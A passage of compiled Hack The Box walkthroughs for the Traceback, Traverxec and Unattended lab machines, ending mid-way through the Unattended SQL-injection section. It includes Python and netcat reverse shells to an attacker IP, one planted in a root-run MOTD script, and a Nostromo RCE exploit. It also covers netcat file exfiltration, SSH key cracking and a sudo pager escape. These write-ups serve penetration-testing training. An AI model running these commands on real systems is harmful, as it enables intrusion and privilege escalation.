Prepared By: TRX

Machine Author: Xh4H

Difficulty: Easy

Classification: Official

Synopsis

Traceback is an easy difficulty machine that features an Apache web server. A PHP web shell uploaded by a hacker is accessible and can be used to gain command execution in the context of the `webadmin` user. This user has the privilege to run a tool called `luvit`, which executes Lua code as the `sysadmin` user. Finally, the Sysadmin user has write permissions to the `update-motd` file. This file is run as root every time someone connects to the machine through SSH. This is used to escalate privileges to root.

Skills Required

- Enumeration
- Lua coding

Skills Learned

- SSH Motd Editing

Enumeration

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.181 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.181
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan reveals that SSH and Apache are available on their default ports. There is a website with the title `Help us`, let's check it out in a web browser.

The website has been hacked, and the message refers to a backdoor being present. Viewing the source code of the page we can see the following comment.

```
<!--Some of the best web shells that you might need ;)-->
```

So it seems the hacker has left a web shell on the website. We also run a GoBuster scan, but this doesn't reveal any interesting files.

Foothold

Searching for the above HTML comment bring us to this GitHub repo, which contains various well known web shells. In order to test which ones exist, we can navigate to `Find File` on GitHub, copy the file names and paste them in a text file.


```
alfa3.php
alfav3.0.1.php
andela.php
bloodsecv4.php
by.php
c99ud.php
cmd.php
configkillerionkros.php
jspshell.jsp
mini.php
obfuscated-punknopass.php
punk-nopass.php
punkholic.php
r57.php
smevk.php
wso2.8.5.php
```

We can then use gobuster to see if any of them exist.

```
gobuster dir -u http://10.10.10.181 -w words.txt
```

We find that `smevk.php` does exist. The web shell requires a username and a password in order to access it. Examination of the webshell source reveals that the default credentials are `admin : admin`. This works and we now have access to the shell.

At the bottom-left of the page there is the functionality to execute system commands.



We can use this functionality to gain a reverse shell.

Reverse Shell

The version of Netcat on the machine doesn't support the `-e` flag. Let's see if Python is installed: `which python`. This doesn't return any output, which means Python 2 is not installed. However, `which python3` returns `/usr/bin/python3`. We can use this to get a reverse shell:

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("10.10.14.38",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);' &
```

Start a Netcat listener and input the Python command in the code execution part of the page.

```
nc -lvp 1234
```

We receive a shell as the user `webadmin`.

```
nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.38] from 10.10.10.181 [10.10.10.181] 47692
webadmin@traceback:/var/www/html$
```

Lateral Movement

Navigating to the `webmaster` user's home directory we see a `note.txt`, which has the following contents.

```
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
```

We can also view the user's bash history at `/home/webadmin/.bash_history`, which reveals the following. It seems we are following in the footsteps of the hack, who didn't remove traces of their presence.

```
nano privesc.lua
sudo -u sysadmin /home/sysadmin/luvit privesc.lua
rm privesc.lua
```

Let's see if we can run any commands with sudo.

```
sudo -l
```

We are allowed to run `/home/sysadmin/luvit` as the user `sysadmin`.

```
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```

`luvit` is a tool that executes lua code. Since we can run it as `sysadmin`, it is possible to get a shell as this user with the commands below.

```
echo "require('os');" > priv.lua
echo "os.execute('/bin/bash');" >> priv.lua
```

Next, execute the file using `luvit`.

```
sudo -u sysadmin /home/sysadmin/luvit ./priv.lua
```

We can use `bash -i` to get a better shell after executing the lua code, and gain the `user.txt` in `/home/sysadmin/`.

Privilege Escalation

SSH

It would now be a good idea to generate SSH credentials for the `sysadmin` user, in order to upgrade our shell. We can generate them locally with `ssh-keygen`. We can use the default values. Copy the contents of `id_rsa.pub` and input this into `/home/sysadmin/.ssh/authorized_keys`.

```
echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCWXfZJrYB8Gcb1Bz2xDdytY5zAVIapfJwKXxH3nCSLfv2zOsjL
EJ7vb4T95JkuKpcaHSSN2wWLtaBIISlWjRXcZ2ChbnzTwde2Tt4fEfISkxHjPCG9rXZpOh3Eptp/Uy1i
LCcj/OKM9+ohJrSaj+Nw5msZ8G+ZKzXeQJk96VMIhkR6lkZXDri4trbwmR/4AYKo5UZA4dQGsgisOyOG
sr3xq2a7louOtjQsf+WJVCTEaHYleRceDCWOF6x2laFRSMFtV73+einY4gohCX3QNe5lTeOJoYhzo4Ju
MRkZbuWHjbpkdJbYAEYFtBrVo7daBMeFHTGrLRyIt7iY7qF3p21H" >>
/home/sysadmin/.ssh/authorized_keys
```

After setting the permissions of **id_rsa** to 400, we gain access over SSH.

```
chmod 400 id_rsa
ssh -i id_rsa sysadmin@10.10.10.181
```

pspy

In order to enumerate the system processes we can use PsPy64. We can upload it on the server using our Apache server. Enter the following commands on our local machine:

```
sudo mv pspy64 /var/www/html
sudo service apache2 start
```

Then on the server:

```
wget <your ip>/pspy64
chmod +x pspy64
./pspy64
```


pspy reveals reveals the following command is being run on the server every 30 seconds.

```
/bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
```

MOTD

We can check the permissions of those folders. It seems that the group owner of `/etc/update-motd.d/` is `sysadmin`.

```
ls -al /etc/update-motd.d/
```



The files inside that folder and specifically **00-header** are responsible for what message appears when you SSH into the machine. We find the following line, which appeared when we logged into the machine.

```
echo "\nWelcome to Xh4H land \n"
```

Any code in that file will be run as the **root** account since the `ssh-server` service is run as root. Therefore we can add malicious code into that file, which will get executed by the next SSH session. We will have to do this quickly, as we saw from pspy that the files are restored every 30 seconds.


```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("10.10.14.38",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);' &
```

We use `&` to background the task, so as not to block the SSH server. Without backgrounding the task, the server would wait for the execution of the code to finish (when the shell was closed), which would block SSH for other users.

Start a Netcat listener, and log back in over SSH.

```
nc -lvp 4444
ssh -i id_rsa sysadmin@10.10.10.181
```

This returns a shell as root.



The root flag is located in `/root/`.

Traverxec

5th April 2020 / Document No D20.100.63

Prepared By: TRX

Machine Author: jkr

Difficulty: Easy

Classification: Official

Synopsis

Traverxec is an easy Linux machine that features a Nostromo Web Server, which is vulnerable to Remote Code Execution (RCE). The Web server configuration files lead us to SSH credentials, which allow us to move laterally to the user `david`. A bash script in the user's home directory reveals that the user can execute `journalctl` as root. This is exploited to spawn a `root` shell.

Skills Required

- Enumeration
- Metasploit
- Password Cracking

Skills Learned

- SSH Key Cracking
- GTFOBins

Enumeration

Let's begin by running an Nmap scan.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.165 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.165
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp open  http    nostromo 1.9.6
|_http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nostromo 1.9.6
|_http-title: TRAVERXEC
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan reveals ports 22 and 80 to be open. Nmap reports the `http-server-header` to be `nostromo 1.9.6`, which means that the box is running the `Nostromo` HTTP server.

Nostromo

Nostromo or nhttpd is an open source web server.



The webpage does not seem to show anything interesting, and a Gobuster scan failed to find anything useful.

Foothold

Manual Exploitation

A bit of research yields that nostromo version 1.9.6 has a Remote Code Execution vulnerability. Let's download the python exploit and execute it as follows.

```
python exploit.py 10.10.10.165 80 id
```

```
python exploit.py 10.10.10.165 80 id
HTTP/1.1 200 OK
Date: Thu, 09 Apr 2020 15:34:11 GMT
Server: nostromo 1.9.6
Connection: close


uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

In order to get a reverse shell we can use Netcat. Let's start a Netcat listener on our local machine.

```
nc -lvp 1234
```

Then execute the following command to get a shell.

```
python exploit.py 10.10.10.165 80 "nc -e bash 10.10.14.22 1234"
```

```
nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.22] from 10.10.10.165 [10.10.10.165] 54706
```

Metasploit

We can also exploit the vulnerability using the Metasploit module. Let's start Metasploit and try to exploit it.

```
msfconsole
msf > use exploit/multi/http/nostromo_code_exec
msf > set rhosts 10.10.10.165
msf > set lhost 10.10.14.20
msf > run
```

The `lhost` and `rhost` values are set as required and the module is run.

The exploitation was successful and a shell is returned.

TTY

Next, a TTY shell can be spawned using `python`.

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Lateral Movement

Let's enumerate the system to find privilege escalation vectors. The `/etc/passwd` file reveals a user named `david`. It also reveals that the `Nostromo` web root is `/var/nostromo/`. The folder `/var/nostromo/conf` contains the web server configuration files.

The file `nhttpd.conf` and `.htpasswd` seem interesting. The `.htpasswd` contains a password hash, which is crackable, but it turns out to be of no use.

The `nhttpd.conf` file contains the following configuration.

```
<SNIP>
# HOMEDIRS [OPTIONAL]
homedirs        /home
homedirs_public     public_www
</SNIP>
```

The `HOMEDIRS` section determines that there might be a `public_www` folder in the user's home directory. The home directory of the user is not readable, however `public_www` is found to be accessible. The folder contains a `protected-file-area` sub-folder.

```
ls -al /home/david/public_www/
ls -al /home/david/public_www/protected-file-area
```

```
ls -al /home/david/public_www/
total 16
drwxr-xr-x 3 david david 4096 Oct 25 15:45 .
drwx--x--x 5 david david 4096 Oct 25 17:02 ..
-rw-r--r-- 1 david david  402 Oct 25 15:45 index.html
drwxr-xr-x 2 david david 4096 Oct 25 17:02 protected-file-area
ls -al /home/david/public_www/protected-file-area
total 16
drwxr-xr-x 2 david david 4096 Oct 25 17:02 .
drwxr-xr-x 3 david david 4096 Oct 25 15:45 ..
-rw-r--r-- 1 david david   45 Oct 25 15:46 .htaccess
-rw-r--r-- 1 david david 1915 Oct 25 17:02 backup-ssh-identity-files.tgz
```

Enumeration of the folder reveals some backed up SSH keys. Let's transfer them to our box using netcat. Run the following command locally to receive the file.

```
nc -lvp 1234 > backup.tgz
```

Next, run the following command on the server to complete the transfer.

```
nc 10.10.14.20 1234 < /home/david/public_www/protected-file-area/backup-ssh-identity-files.tgz
```

Let's extract the files inside `backup-ssh-identity-files.tgz`.

```
tar -xvf backup-ssh-identity-files.tgz
```

The archive is found to contain SSH keys out of which, the private key `id_rsa` can be potentially be used to login as `david`.

```
chmod 400 id_rsa
ssh -i id_rsa david@10.10.10.165
```

However, the private key is encrypted and needs a password. Let's use `john` to try and crack it. First, extract the hash from the RSA key using `ssh2john`.

```
python3 /usr/share/john/ssh2john.py id_rsa > hash.txt
```

Next, crack it using `john` and the `rockyou.txt` wordlist.

```
john --wordlist=/home/root/Documents/rockyou.txt hash.txt
john --show hash.txt
```

This reveals the password to be `hunter`, which we use to SSH into the machine.

```
ssh -i id_rsa david@10.10.10.165
```

The user flag is located in `/home/david/`.

Privilege Escalation

The user's home directory contains a folder called `bin` with the following contents.

```
cat server-stats.sh
```

```
cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```

The last line is interesting as it executes `journalctl` using sudo. Let's run the script to see the output.

```
./servers-stats.sh
```

```
Last 5 journal log lines:
<SNIP>
Apr 05 11:25:40 traverxec su[7631]: FAILED SU (to david) www-data on pts/2
</SNIP>
```

The script returns the last 5 lines of the nostromo service logs using journalctl. This is exploitable because journalctl invokes the default pager, which is likely to be `less`. The `less` command displays output on the user's screen and waits for user input once the content is displayed. This can be exploited by running a shell command.

```
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
```

The command above will invoke `less`, after which we can run shell commands by prefixing `!`. Let's try executing `/bin/bash`.

```
!/bin/bash
```

```
Apr 05 11:25:40 traverxec su[7631]: FAILED SU (to david) www-data on pts/2
!/bin/bash
root@traverxec:/home/david/bin#
```

The execution was successful and root shell is spawned. The root flag is located in `/root/`.

Hack The Box
PEN-TESTING LABS

Unattended

30th May 2019 / Document No D19.100.34

Prepared By: MinatoTW
Machine Author: guly
Difficulty: Medium
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Unattended is a medium difficulty Linux box which needs a good knowledge of SQL and its programming flaws. A path traversal on the web server can be exploited to get the source code of the PHP pages. A SQL injection flaw is found, which can be exploited using nested unions to gain LFI. The LFI can then be leveraged to RCE via log files or sessions file. Database access allows the www user to change the configuration and inject commands into a cronjob running as a user. The user is a member of the grub group, which has access to the kernel image through which the root password can be obtained.

Skills Required

- Enumeration
- Code review
- SQL

Skills Learned

- Union based SQL injection
- LFI to RCE
- Analyzing kernel image

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.126 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.126
```

```
root@Ubuntu:~/Documents/HTB/Unattended# nmap -sC -sV -p$ports 10.10.10.126
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-25 16:39 IST
Nmap scan report for 10.10.10.126
Host is up (0.58s latency).

PORT    STATE SERVICE  VERSION
80/tcp  open  http     nginx 1.10.3
|_http-server-header: nginx/1.10.3
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http nginx 1.10.3
|_http-server-header: nginx/1.10.3
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.nestedflanders.htb/organizationName=Unattended ltd/stateOrProvinceName=IT/countryName=IT
| Not valid before: 2018-12-19T09:43:58
|_Not valid after:  2021-09-13T09:43:58

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.49 seconds
root@Ubuntu:~/Documents/HTB/Unattended#
```

We see HTTP and HTTPS open on their respective ports and the server is Nginx. Nmap found the vhost to be www.nestedflanders.htb from the SSL certificate. Let's add it to the hosts file.

```
echo "10.10.10.126   www.nestedflanders.htb" >> /etc/hosts
```

HTTP AND HTTPS

Browsing to HTTP page we see nothing but a single dot.

.


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The same behaviour is found on going to the HTTPS page. However, if we browse to the vhost www.nestedflanders.htb found earlier we see the default apache page. Let's run a gobuster with common PHP file names from seclists.

```
gobuster -t 50 -w Common-PHP-Filenames.txt -u
https://www.nestedflanders.htb/ -k
```

```
root@Ubuntu:~/Documents/HTB/Unattended# gobuster -t 50 -w Co

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : https://www.nestedflanders.htb/
[+] Threads      : 50
[+] Wordlist     : Common-PHP-Filenames.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2019/05/25 17:02:20 Starting gobuster
=====================================================
/index.php (Status: 200)
```

It finds index.php, looks like the server had two index files, index.html and index.php and first preference was given to index.html which is normal behaviour. Browsing to /index.php we see a new page.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

GOBUSTER

Running gobuster on the vhost with the normal wordlist.

```
gobuster -t 50 -w directory-list-2.3-medium.txt -u
https://www.nestedflanders.htb/ -k
```

```
root@Ubuntu:~/Documents/HTB/Unattended# gobuster -t 20 -w d

===============================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
===============================================================
[+] Mode         : dir
[+] Url/Domain   : https://www.nestedflanders.htb/
[+] Threads      : 20
[+] Wordlist     : directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
===============================================================
2019/05/25 17:19:32 Starting gobuster
===============================================================
/dev (Status: 301)
```

Gobuster find a page /dev. Let's check it out.


It says the dev site has been moved to its own server. One common misconfiguration in nginx is the alias configuration. Named aliases are used to replace the alias with another file or directory on the server. When an alias isn't appended with a '/' it leads to a path traversal vulnerability. More information can be found here.

PATH TRAVERSAL

Let's check if the server is vulnerable to path traversal. Append ../ to the URL and send the request.

We get a 403 request which is normal as this might be the /var/ folder. Following this, if we add html/ to the URL we should land at the index page.

It's seen that we were able to access the index.html page by using the path traversal because the server didn't redirect us to the root directory. Let's try to view index.php from here.



Adding index.php to the URL we see that we can access it directly without getting it executed.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Download the file and open it up.

```php
<?php
$servername = "localhost";
$username = "nestedflanders";
$password = "1036913cf7d38d4ea4f79b050f171e9fbf3f5e";
$db = "neddy";
$conn = new mysqli($servername, $username, $password, $db);
$debug = False;

include "6fb17817efb4131ae4ae1acae0f7fd48.php";
```

Looking at the top we find credentials for the database which can be saved for later. Let's review what the functions in the script do.

```
function getTplFromID($conn) {
      global $debug;
      $valid_ids = array (25,465,587);
      if ( (array_key_exists('id', $_GET)) && (intval($_GET['id']) ==
$_GET['id']) && (in_array(intval($_GET['id']),$valid_ids)) ) {

                        $sql = "SELECT name FROM idname where id =
'".$_GET['id']."'";

      } else {
                  $sql = "SELECT name FROM idname where id = '25'";
      }
      if ($debug) { echo "sqltpl: $sql<br>\n"; }

      $result = $conn->query($sql);
      if ($result->num_rows > 0) {
      while($row = $result->fetch_assoc()) {
                  $ret = $row['name'];
      }
      } else {
                  $ret = 'main';
      }
      if ($debug) { echo "rettpl: $ret<br>\n"; }
      return $ret;
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


The first function getTplFromID takes in the value for ID from the GET parameter id. There's an array of valid IDs 25, 465, 587 which from the pages selected are main, about and contact templates. The script checks if the ID is valid else the default ID is set to 25. Then it uses the id to select the template name from the idname table. Once the query is executed the template name is returned, or else the template main is returned. Looking at the second function:

```
function getPathFromTpl($conn,$tpl) {
	global $debug;
	$sql = "SELECT path from filepath where name = '".$tpl."'";
	if ($debug) { echo "sqlpath: $sql<br>\n"; }
	$result = $conn->query($sql);
	if ($result->num_rows > 0) {
		while($row = $result->fetch_assoc()) {
			$ret = $row['path'];
		}
	}
	if ($debug) { echo "retpath: $ret<br>\n"; }
	return $ret;
}
```

The getPathFromTpl function takes in the template as the parameter. It then selects the path of the template file which is stored in the filepath table.


```
$tpl = getTplFromID($conn);
$inc = getPathFromTpl($conn,$tpl);
?>
```

Then the script calls both the functions to obtain the template requested by the user. Looking at the functions we can guess the database schema to be like this:



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

It could be that the column name is the foreign key to the Filepath table, and they could be in a one-to-one relationship. This is confirmed in the PHP code where the page performs a query by doing an inner join and selecting the id and name.



```
<?php

$sql = "SELECT i.id,i.name from idname as i inner join filepath on i.name = filepath.name where disabled = '0' order by i.id";
if ($debug) { echo "sql: $sql<br>\n"; }

$result = $conn->query($sql);
if ($result->num_rows > 0) {
        while($row = $result->fetch_assoc()) {
                //if ($debug) { echo "rowid: ".$row['id']."<br>\n"; } // breaks layout
                echo '<div class="col-md-2"><a href="index.php?id='.$row['id'].'" target="maifreim">'.$row['name'].'</a></div>';
                }
```

SQL INJECTION TO LFI

Our objective is to make the page include a file path supplied by us through the path column. Looking at the PHP code it's pretty clear that there is no filtering in place. So we can inject SQL queries in the URL parameter. Let's try to replicate this on a local mysql installation.

```
apt install mysql-client mysql-server
mysql
create database unattended
use unattended
```

Once the database is created go ahead and create tables to replicate the box.

```
create table filepath ( name varchar(20) primary key, path varchar(100));
create table idname ( name varchar(20) , id int primary key, foreign key (
name) references filepath(name));
```

Then insert the values into the tables.

```
mysql> insert into filepath(name, path)  values ('main',
'/var/www/html/main.php') ;
mysql> insert into filepath(name, path)  values ('contact',
'/var/www/html/contact.php') ;
mysql> insert into filepath(name, path)  values ('about',
'/var/www/html/about.php') ;
mysql> insert into idname values ( 'main', 25);
mysql> insert into idname values ( 'contact', 465);
